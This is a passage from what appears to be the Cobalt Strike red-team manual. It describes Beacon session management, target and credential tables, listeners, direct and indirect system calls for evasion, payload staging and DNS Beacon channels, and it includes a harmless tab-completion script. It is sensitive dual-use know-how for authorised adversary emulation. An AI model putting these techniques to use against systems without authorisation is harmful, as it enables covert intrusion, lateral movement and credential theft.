Click a Beacon to select it. You may select multiple Beacons by clicking and dragging a box over the desired hosts. Press Ctrl and Shift and click to select or unselect an individual Beacon.

Right-click a Beacon to bring up a menu with available post-exploitation options.

Several [keyboard shortcuts](#) are available in the Pivot Graph.

- **Ctrl+Plus** – zoom in
- **Ctrl+Minus** – zoom out
- **Ctrl+0** – reset the zoom level
- **Ctrl+A** – select all hosts
- **Escape** – clear selection
- **Ctrl+C** – arrange hosts into a circle
- **Ctrl+S** – arrange hosts into a stack
- **Ctrl+H** – arrange hosts into a hierarchy.

Right-click the Pivot Graph with no selected Beacons to configure the layout of this graph. This menu also has an Unlinked menu. Select **Hide** to hide unlinked sessions in the pivot graph. Select **Show** to show unlinked sessions again.

## Sessions Table

The sessions table shows which Beacons are calling home to this Cobalt Strike instance. Beacon is Cobalt Strike's payload to emulate advanced threat actors. Here, you will see the external IP address of each Beacon, the internal IP address, the egress listener for that Beacon, when the Beacon last called home, and other information. Next to each row is an icon indicating the operating system of the compromised target. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A faded icon indicates that the Beacon session was asked to exit and it acknowledged this command.

external	internal ↗	listener	user	computer	note	process	pid	arch	last
10.10.10.7 ↳	10.10.10.3	local - http	SYSTEM*	DC		rundll32.exe	2300	x64	30m
10.10.10.191 ↳	10.10.10.7	local - http	SYSTEM*	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147 ↳	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	4844	x86	726ms
10.10.10.190 ↳	10.10.10.190	local - dns	SYSTEM*	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.190 ↳	192.168.57.18	local - dns	lignite	DEVELOPERWS	SecurityHealthSy...	5532	x86	7s	
10.10.10.7 ↳	192.168.58.3	local - http	SYSTEM*	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3 ↳	192.168.58.35	local - http	SYSTEM*	ENGINEER		rundll32.exe	1512	x86	3m

figure 13 - Cobalt Strike Beacon Management Tool

If you use a DNS Beacon listener, be aware that Cobalt Strike will not know anything about a host until it checks in for the first time. If you see an entry with a last call time and that's it, you will need to give that Beacon its first task to see more information.

Right-click one or more Beacon's to see your post-exploitation options.

## Targets Table

The Targets Table shows the targets in Cobalt Strike's data model. The targets table displays the IP address of each target, its NetBIOS name, and a note that you or one of your team members assigned to the target. The icon to the left of a target indicates its operating system. A red icon with lightning bolts indicates that the target has a Cobalt Strike Beacon session associated with it.

address ↗	name	note
10.10.10.1	DC	domain controller for CORP
10.10.10.3	MAIL	
10.10.10.5	FILESERVER	
10.10.10.7	WS1	
10.10.10.21		
10.10.10.50	WS2	
10.10.10.190	WS1	
10.10.10.191	DEVELOPERWS	developer's system
10.10.10.198	ubuntu	
192.168.57.18	DEVELOPERWS	
192.168.57.240	POWERDC	
192.168.58.3	ENGINEER	SCADA HMI
192.168.58.35		

figure 14 - Cobalt Strike Targets View

Click any of the table headers to sort the hosts. Highlight a row and right-click it to bring up a menu with options for that host. Press Ctrl and Alt and click to select and deselect individual hosts.

The target's table is a useful for lateral movement and to understand your target's network.

## Consoles

Cobalt Strike provides a console to interact with Beacon sessions, scripts, and chat with your teammates.

```

Event Log X Credentials X Beacon 192.168.58.20@2948 X Beacon 192.168.58.1@120 X Beacon 10.10.10.189@3344 X
192.168.58.20:139
192.168.58.20:135
[+] received output:
192.168.58.1:80
192.168.58.1:22 (SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1)
192.168.58.20:445 (platform: 500 version: 6.1 name: BILLING-POWER domain: CORP)
Scanner module is complete
[+] lost link to parent beacon: 10.10.10.4
[+] link to parent Beacon: 10.10.10.4
[+] established link to parent beacon: 10.10.10.4
beacons> pwd
[!] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] Current directory is C:\Windows\system32
[BILLING-POWER] SYSTEM */2948
Beacons>

```

**figure 15 - A Console Tab**

The consoles track your command history. Use the **up arrow** to cycle through previously typed commands. The **down arrow** moves back to the last command you typed. The **history** command lists previously typed commands. The **!** command allows previously typed commands to be ran again (for example, **! 3**).

**NOTE:**

The list of previously typed commands is not maintained between sessions. Closing a console window and then reopening it will start with no previously typed commands.

Use the **Tab key** to complete commands and parameters. Use **Shift+Tab** to process tab completion options backwards.

Use **Ctrl+Plus** to make the console font size larger, **Ctrl+Minus** to make it smaller, and **Ctrl+0** to reset it. This change is local to the current console only. Visit **Cobalt Strike -> Preferences** to permanently change the font.

Press **Ctrl+F** to show a panel that will let you search for text within the console. Use **Ctrl+A** to select all text in the console's buffer. See [Working with Tabs on page 35](#) for more.

**TIP:**

The full list of [Default Keyboard Shortcuts](#) are available from the menu (**Help -> Default Keyboard Shortcuts**).

## Event Log

The Event Log console shows general messages from the system and users to connected users. Use it to communicate with all other users or with specific users.




You can send public messages to all other users with the bottom event line on the dialog by entering a string, and then pressing the **Run** button to run the command. For example, Has anyone seen trinity?

In addition to the generic commands, you can use the following with Event Log:

Command	Description	Example
/msg	Sends a private message to a specific user.	/msg neo Have you seen trinity?
/me	Sends a public event (similar to a public message with different formatting).	/me This is an example event!
/names or /sc	Provides a list of the names of the other connected users.	

To enter log commands that include line feeds, press the **Enhanced Command** button to open the following dialog:




## Tables

Cobalt Strike uses tables to display sessions, credentials, targets, and other engagement information.

Most tables in Cobalt Strike have an option to assign a color highlight to the highlighted rows. These highlights are visible to other Cobalt Strike clients. Right-click and look for the **Color** menu.

Press **Ctrl+F** within a table to show the table search panel. This feature lets you filter the current table.



The screenshot shows a table with three columns: address, name, and note. The address column contains IP addresses like 172.16.20.3, 172.16.20.80, etc. The name column contains names like DC, GRANITE, COPPER, etc. The note column contains descriptive text like 'metasploitable'. Below the table is a search panel with a 'Filter:' field containing '172.16.20.0/24', a dropdown menu set to 'address', and a note '1 filter applied.' At the bottom of the search panel are buttons for 'Add', 'Import', 'Remove', 'Note...', and 'Help'.

address	name	note
172.16.20.3	DC	
172.16.20.80	GRANITE	
172.16.20.81	COPPER	
172.16.20.128	metasploitable	
172.16.20.143	MARBLE	
172.16.20.163	QUARTZ	

**figure 16 - Table with Search Panel**

The text field is where you type your filter criteria. The format of the criteria depends on the column you choose to apply the filter to. Use CIDR notation (e.g., 192.168.1.0/24) and host ranges (192.168.1-192.169.200) to filter columns that contain addresses. Use numbers or ranges of numbers for columns that contain numbers. Use wildcard characters (\*, ?) to filter columns that contain strings.

The **!** button negates the current criteria. Press **enter** to apply the specified criteria to the current table. You may stack as many criteria together as you like. The **Reset** button will remove the filters applied to the current table.

## Working with Tabs

Cobalt Strike opens each dialog, console, and table in a tab. Click the **X** button to close a tab. Use **Ctrl+D** to close the active tab. **Ctrl+Shift+D** will close all tabs except the active one.

You may right-click the **X** button to open a tab in a window, take a screenshot of a tab, or close all tabs with the same name.

Keyboard shortcuts exist for these functions too. Use **Ctrl+W** to open the active tab in its own window. Use **Ctrl+T** to quickly save a screenshot of the active tab.

**Ctrl+B** will send the current tab to the bottom of the Cobalt Strike window. This is useful for tabs that you need to constantly watch. **Ctrl+E** will undo this action and remove the tab at the bottom of the Cobalt Strike window.

Hold shift and click **X** to close all tabs with the same name. Hold shift + control and click **X** to open the tab in its own window.

Use **Ctrl+Left** and **Ctrl+Right** to quickly switch tabs. You may drag and drop tabs to change their order.

**TIP:**

The full list of [Default Keyboard Shortcuts](#) are available from the menu (**Help -> Default Keyboard Shortcuts**).

## User Defined Tab Completion

You can provide a tab key completion function for the commands you define with [alias](#) and [beacon\\_command\\_register](#) by using a convention of: a function named

**ExampleCmd\_BEACON\_CONSOLE\_TAB\_KEY**

where **ExampleCmd** is your command name appended with "**\_BEACON\_CONSOLE\_TAB\_KEY**".

The function name is called when Beacon Console users use tab completion for that command.

The function must respond with a list of tab character delimited responses to use based on the command entered on the command line.

### Example

```
debug(5);

# =====
# ExampleCmd: Three parameters with static values
# =====
# $1 = bid [Beacon ID]
# $2 = parm1 [first1|first2|first3]
# $3 = parm2 [second1|second2|second3]
# $4 = parm3 [third1|third2|third3]
# =====
alias ExampleCmd {
    blog($1, "Running Example Command 1: " . @_);
    return;
}

beacon_command_register(
    "ExampleCmd",
    "Description of ExampleCmd",
    "Synopsis: ExampleCmd [first1|first2|first3] [second1|second2|second3]
```

```
[third1|third2|third3]"
);

# =====
# Customize beacon console tab key completion responses
# =====
# Returns: Tab character delimiter set of responses for the beacon console
#           to use as it cycles through the tab key presses.
#
# Response Details:
#   - Each "response-item" must contain the complete/current command text.
#   - Responses are filtered when cmd line ends with partial parameter
#
# Response format: "[response-item-1] [tab] [response-item-2] [tab] [response-item-3]
[tab]..."
#
# Command: ExampleCmd [first1|first2|first3] [second1|second2|second3]
[third1|third2|third3]
#
# When Tab pressed for command line: "ExampleCmd first2 "
# Response: "ExampleCmd first2 second1" + [tab]
#           "ExampleCmd first2 second2" + [tab]
#           "ExampleCmd first2 second3"
# =====
# $1 = BID (Beacon ID)
# $2 = command line text from beacon console...
# =====
set ExampleCmd_BEACON_CONSOLE_TAB_KEY {
    blog($1, "Processing ExampleCmd_BEACON_CONSOLE_TAB_KEY tab completion BID: $1 Text:
\$2\"");
    return tabkey_ExampleCmd($1, $2);
}

# =====
# Process Tab Key for ExampleCmd
# =====
# $1 = BID (Beacon ID)
# $2 = command line text from beacon console...
# =====
sub tabkey_ExampleCmd {
    local('$filtering $prefix');
    local('@tokenz');

    local('@p1 @p2 @p3');
    @p1 = @("first1", "first2", "first3");
    @p2 = @("second1", "second2", "second3");
}
```

```

@p3 = @("third1", "third2", "third3");

# -----
# blog($1, "ExampleCmd Prompt Text: \'$2\'");
# -----


@tokenz = split(" ", $2);

# Does the text end with a "space"?
if ($2 ismatch '^.* $') {
    # If SO, we are prompting for the next parameter WITHOUT USING a filter...
    $filtering = false;
} else {
    # If NOT, we are prompting for the next parameter USING a filter...
    $filtering = true;
}

# =====
# Prompting the command's FIRST parameter WITHOUT a filter...
# =====

if (size(@tokenz) == 1) {
    $prefix = @tokenz[0] . " ";
    return filterArgs($1, $prefix, "", @p1);
}

# =====
# Prompting the command's FIRST parameter WITH a filter...
# =====

if ((size(@tokenz) == 2) && ($filtering == true)) {
    $prefix = @tokenz[0] . " ";
    return filterArgs($1, $prefix, @tokenz[1], @p1);
}

# =====
# Prompting the command's SECOND parameter WITHOUT a filter...
# =====

if (size(@tokenz) == 2 && ($filtering == false)) {
    $prefix = @tokenz[0] . " " . @tokenz[1] . " ";
    return filterArgs($1, $prefix, "", @p2);
}

# =====
# Prompting the command's SECOND parameter WITH a filter...
# =====

if ((size(@tokenz) == 3) && ($filtering == true)) {
    $prefix = @tokenz[0] . " " . @tokenz[1] . " ";
}

```

```

        return filterArgs($1, $prefix, @tokenz[2], @p2);
    }

    # =====
    # Prompting the command's THIRD parameter WITHOUT a filter...
    # =====
    if (size(@tokenz) == 3 && ($filtering == false)) {
        $prefix = @tokenz[0] . " " . @tokenz[1] . " " . @tokenz[2] . " ";
        return filterArgs($1, $prefix, "", @p3);
    }

    # =====
    # Prompting the command's THIRD parameter WITH a filter...
    # =====
    if ((size(@tokenz) == 4) && ($filtering == true)) {
        $prefix = @tokenz[0] . " " . @tokenz[1] . " " . @tokenz[2] . " ";
        return filterArgs($1, $prefix, @tokenz[3], @p3);
    }

    return "";
}

# =====
# Return a set of responses for the pressed tab key...
# =====
# $1 = BID (Beacon ID)
# $2 = $prefix [pre-pended to command line items in the response]
# $3 = $filter [subsets response items using "starts with filter"]
# $4 = @values [list of potential parameter values to filter]
# =====
sub filterArgs {
    local('$bid $prefix $filter $output');
    local('$x $delimiter $findex');
    local('@values');

    $bid = $1;
    $prefix = $2;
    $filter = $3;
    @values = $4;

    # blog($1, "Filtering Values BID: $bid Prefix: \'$prefix\' Filter: $filter Values: "
. @values);
    $output = "";
    $delimiter = "";

    # Check each parameter value to see if it should be in the response...
}

```

```
for ($x = 0; $x < size(@values); $x++) {
    if (strlen($filter) > 0) {
        $findex = indexOf(@values[$x], $filter);
        if (($findex is $null) || ($findex > 0)) {
            # Value does not start with filter...
            continue;
        } else {
            # Value starts with filter...
        }
    }

    # Append the next value to the output list...
    $output = $output . $delimiter . $prefix . @values[$x];


    # Subsequent items should have a tab delimiter...
    $delimiter = " ";
}

# blog($1, "Filtered Output: \'$output\'");

return $output;
}
```

## Keyboard Shortcuts

There are many default keyboard shortcuts available to you when working in the user interface. Some can be used anywhere while others are specific to different areas of the UI. From the menu, selecting **Help -> Default Keyboard Shortcuts** opens the following reference dialog:



**figure 17 - Default Keyboard Shortcuts**

The Aggressor function, [openDefaultShortcutsDialog](#), can also be used to open the same list.

# Data Management

## Overview

Cobalt Strike's team server is a broker for information collected by Cobalt Strike during your engagement. Cobalt Strike parses output from its Beacon payload to extract targets, services, and credentials.


If you'd like to export Cobalt Strike's data, you may do so through **Reporting -> Export Data**. Cobalt Strike provides options to export its data as TSV and XML files. The Cobalt Strike client's export data feature merges data from all of the team servers you're currently connected to and export TSV and XML files with data in Cobalt Strike's data model..

## Targets

You may interact with Cobalt Strike's target information through **View -> Targets**. This tab displays the same information as the Targets Visualization.

Press **Import** to import a file with target information. Cobalt Strike accepts flat text files with one host per line. It also accepts XML files generated by Nmap (the `-oX` option).

Press **Add** to add new targets to Cobalt Strike's data model.



**figure 18 - Add a Target**

This dialog allows you to add multiple hosts to Cobalt Strike's database. Specify a range of IP addresses or use CIDR notation in the Address field to add multiple hosts at one time. Hold down shift when you click Save to add hosts to the data model and keep this dialog open.

Select one or more hosts and right-click to bring up the hosts menu. This menu is where you change the note on the hosts, set their operating system information, or remove the hosts from the data model.

## Services

From a targets display, right-click a host, and select **Services**. This will open Cobalt Strike's services browser. Here you may browse services, assign notes to different services, and remove service entries as well.

address	port	banner	note
10.10.10.0	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1	
10.10.10.21	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7	
10.10.10.5	25		220 ACME Corporation Mail Server [/MailServer]
10.10.10.1	53		
10.10.10.3	53		
10.10.10.0	80		
10.10.10.21	80		
10.10.10.1	81		
10.10.10.3	88		
10.10.10.5	110		
10.10.10.3	135		

**figure 19 - The Services Dialog**

## Credentials

Go to **View -> Credentials** to interact with Cobalt Strike's credential model.

Press **Add** to add an entry to the credential model. Again, you may hold shift and press **Save** to keep the dialog open and make it easier to add new credentials to the model.

Press **Copy** to copy the highlighted entries to your clipboard.

Use **Export** to export credentials in PWDump format.

Credentials X					
user	password	realm	note	source	host
Guest	31d6cfe0d16ae...	FILESERVER		hashdump	10.10.10.4
SUPPORT_3889...	5ace382672979...	FILESERVER		hashdump	10.10.10.4
Administrator	4d714387627d0...	FILESERVER		hashdump	10.10.10.4

**figure 20 - The Credential Model**

## Maintenance

Cobalt Strike's data model keeps all of its state and state metadata in the **data/** folder. This folder exists in the folder you ran the Cobalt Strike team server from.

To clear Cobalt Strike's data model: stop the team server, delete the **data/** folder, and its contents. Cobalt Strike will recreate the **data/** folder when you start the team server next.

If you'd like to archive the data model, stop the team server, and use your favorite program to store the **data/** folder and its files elsewhere. To restore the data model, stop the team server, and restore the old content to the **data/** folder.

**Reporting -> Reset Data** resets Cobalt Strike's Data Model without a team server restart.

## Clearing Team Server Data

A new script has been added for the teamserver which clears the data and state from the TeamServer to return it to a default state. Enter the following command:

**./clearteamserverdata**

A warning will display and you will have to enter **CLEAR** for the command to continue.

```
root@CSBuildTest2:/home/dsmith/Desktop/cobaltstrike# ./clearteamserverdata
[*] This command will delete all of the data on your teamserver. This operation cannot be undone.
[*] Ensure the teamserver is not running before using this command.
[*] Enter CLEAR to continue with deleting your data.
CLEAR

[*] Checking TeamServerImage for local update
[*] Verifying MD5 Message Digest for TeamServerImage
TeamServerImage: OK

[*] Starting clearing the teamserver data
[*] Removing folder - data
[*] Removed folder - data
[*] Removing folder - downloads
[-] Failed to delete downloads - java.nio.file.NoSuchFileException: /home/dsmith/Desktop/cobaltstrike/downloads
[*] Removing folder - keystrokes
[-] Failed to delete keystrokes - java.nio.file.NoSuchFileException: /home/dsmith/Desktop/cobaltstrike/keystrokes
[*] Removing folder - logs
[*] Removed folder - logs
[*] Removing folder - screenshots
[-] Failed to delete screenshots - java.nio.file.NoSuchFileException: /home/dsmith/Desktop/cobaltstrike/screenshots
[*] Removing folder - uploads
[-] Failed to delete uploads - java.nio.file.NoSuchFileException: /home/dsmith/Desktop/cobaltstrike/uploads
root@CSBuildTest2:/home/dsmith/Desktop/cobaltstrike#
```

The errors shown are to be expected when the folders to be deleted do not exist. In this case there are no downloads, screenshots or uploads folders so they could not be deleted. Any files or folders which could not be deleted will be listed.

# Listener and Infrastructure Management

## Overview

The first step of any engagement is to setup infrastructure. In Cobalt Strike's case, infrastructure consists of one or more team servers, redirectors, and DNS records that point to your team servers and redirectors. Once you have a team server up and running, you will want to connect to it, and configure it to receive connections from compromised systems. Listeners are Cobalt Strike's mechanism to do this.

A listener is simultaneously configuration information for a payload and a directive for Cobalt Strike to stand up a server to receive connections from that payload. A listener consists of a user-defined name, the type of payload, and several payload-specific options.

## Listener Management

To manage Cobalt Strike listeners, go to **Cobalt Strike -> Listeners**. This will open a tab listing all of your configured payloads and listeners.


The screenshot shows a software interface titled "Event Log X | Listeners X". Below the title is a table with the following columns: name, payload, host, port, bindto, beacons, and profile. There are three rows of data:

name	payload	host	port	bindto	beacons	profile
http2-HTTP Beacon	winhttpbeacon_on_httpևense_http	secure.loserlove.c...	80		secure.loserlove.com	default
SMB score.p@233	windowsbeacon_bind_pipe		score.p@233			
TCP 9002 (Local)	windowsbeacon_bind_tcp		9002		127.0.0.1	

At the bottom of the table are buttons for "Add", "Edit", "Remove", "Restart", and "Help".

**figure 21 - Listener Management Tab**

Press **Add** to create a new listener. The New Listener panel displays.



**figure 22 - New Listener Panel**

Use the **Payload** drop-down to select one of the available payload/listener types you wish to configure. Each has different parameters and are described in the following sections:

[\*\*DNS Beacon on page 50\*\*](#)

[\*\*HTTP Beacon and HTTPS Beacon on page 55\*\*](#)

[\*\*SMB Beacon on page 63\*\*](#)

[\*\*TCP Beacon on page 66\*\*](#)

[\*\*External C2 on page 68\*\*](#)

[\*\*Foreign Listeners on page 70\*\*](#)

To edit a listener, highlight a listener and press **Edit**. To remove a listener, highlight the listener and press **Remove**.

# Cobalt Strike's Beacon Payload

Most commonly, you will configure listeners for Cobalt Strike's Beacon payload. Beacon is Cobalt Strike's payload to model advanced attackers. Use Beacon to egress a network over HTTP, HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer-to-peer Beacons over Windows named pipes and TCP sockets.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time.

Beacon's network indicators are malleable. Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic. See [Malleable Command and Control on page 140](#) for more information.

## System Calls

The Beacon payload has implemented the ability to use system calls instead of the standard Windows API functions. Currently Beacon supports a limited set of functions for this capability.

The following functions support the use of system calls:

- CloseHandle
- CreateFile
- CreateFileMapping
- CreateRemoteThread
- CreateThread
- DuplicateHandle
- GetThreadContext
- MapViewOfFile
- OpenProcess
- OpenThread
- ReadFile
- ReadProcessMemory
- ResumeThread
- SetThreadContext
- UnmapViewOfFile

- VirtualAlloc
- VirtualAllocEx
- VirtualFree
- VirtualProtect
- VirtualProtectEx
- VirtualQuery
- WriteFile
- WriteProcessMemory

To aid with BeaconGate development, Cobalt Strike 4.11 includes the following APIs to Beacon's syscall resolution:

- NtQueueApcThread
- NtCreateProcess
- NtOpenProcessToken
- NtTestAlert
- NtSuspendProcess
- NtResumeProcess
- NtQuerySystemInformation
- NtQueryDirectoryFile
- NtSetInformationProcess
- NtSetInformationThread
- NtQueryInformationProcess
- NtQueryInformationThread
- NtOpenSection
- NtAdjustPrivilegesToken
- NtDeviceIoControlFile
- NtWaitForMultipleObjects

When you generate a stageless Beacon payload from the Cobalt Strike UI or a supported aggressor function, you can choose which system call method will be used at execution time.

System Call Method	Description
None	Use the standard Windows API function
Direct	Use the Nt* version of the function
Indirect	Jump to the appropriate instruction within the Nt* version of the function

There are some commands and workflows that inject or spawn a new Beacon that do not allow you to set the initial system call method. In these cases, setting the **stage.syscall\_method** setting in the profile will allow you to control the initial method used at execution time.

The following commands and workflows use the **stage.syscall\_method** setting:

- elevate
- inject
- jump
- spawn
- spawnas
- spawnu
- team server responding to a stageless payload request
- team server responding to an external c2 payload request

Use the **syscall-method [method]** command to modify which method will be used for subsequent commands. In addition, **syscall-method** without any arguments will query the current method.

## Payload Security Features

Cobalt Strike takes steps to protect Beacons communication and to ensure that a Beacon can only receive tasks from and send output to its team server.

When you setup the Beacon payload for the first time, Cobalt Strike will generate a public/private key pair that is unique to your team server. The team server's public key is embedded into Beacon's payload stage. Beacon uses the team server's public key to encrypt session metadata that it sends to the team server.

Beacon must always send session metadata before the team server can issue tasks and receive output from the Beacon session. This metadata contains a random session key generated by that Beacon. The team server uses each Beacon's session key to encrypt tasks and to decrypt output.

Each Beacon implementation and data channel uses this same scheme. You have the same security with the A record data channel in the Hybrid HTTP and DNS Beacon as you do with the HTTPS Beacon.

Be aware that the above applies to Beacon once it is staged. The payload stagers, due to their size, do not have built-in security features.

# Payload Staging

One topic that deserves mention, as background information, is payloading staging. Many attack frameworks decouple the attack from the stuff that the attack executes. This stuff that an attack executes is known as a payload. Payloads are often divided into two parts: the payload stage and the payload stager. A stager is a small program, usually hand-optimized assembly, that downloads a payload stage, injects it into memory, and passes execution to it. This process is known as staging.

The staging process is necessary in some offense actions. Many attacks have hard limits on how much data they can load into memory and execute after successful exploitation. This greatly limits your post-exploitation options, unless you deliver your post-exploitation payload in stages.


Cobalt Strike does use staging in its user-driven attacks. These are most of the items under **Payloads** and **Attacks**. The staggers used in these places depend on the payload paired with the attack. For example, the HTTP Beacon has an HTTP stager. The DNS Beacon has a DNS TXT record stager. Not all payloads have stager options. Payloads with no stager cannot be delivered with these attack options.

If you don't need payload staging, you can turn it off. Set the **host\_stage** option in your Malleable C2 profile to false. This will prevent Cobalt Strike from hosting payload stages on its web and DNS servers. There is a big OPSEC benefit to doing this. With staging on, anyone can connect to your server, request a payload, and analyze its contents to find information from your payload configuration.

In Cobalt Strike 4.0 and later, post-exploitation and lateral movement actions eschew staggers and opt to deliver a full payload where possible. If you disable payload staging, you shouldn't notice it once you're ready to do post-exploitation.

## DNS Beacon

The DNS Beacon is a favorite Cobalt Strike feature. This payload uses DNS requests to beacon back to you. These DNS requests are lookups against domains that your Cobalt Strike team server is authoritative for. The DNS response tells Beacon to go to sleep or to connect to you to download tasks. The DNS response will also tell the Beacon how to download tasks from your team server.



**figure 23 - DNS Beacon in Action**

In Cobalt Strike 4.0 and later, the DNS Beacon is a DNS-only payload. There is no HTTP communication mode in this payload. This is a change from prior versions of the product.

## Data Channels

Today, the DNS Beacon can download tasks over DNS TXT records, DNS AAAA records, or DNS A records. This payload has the flexibility to change between these data channels while it's on target. Use Beacon's mode command to change the current Beacon's data channel. **mode dns** is the DNS A record data channel. **mode dns6** is the DNS AAAA record channel. And, **mode dns-txt** is the DNS TXT record data channel. The default is the DNS TXT record data channel.

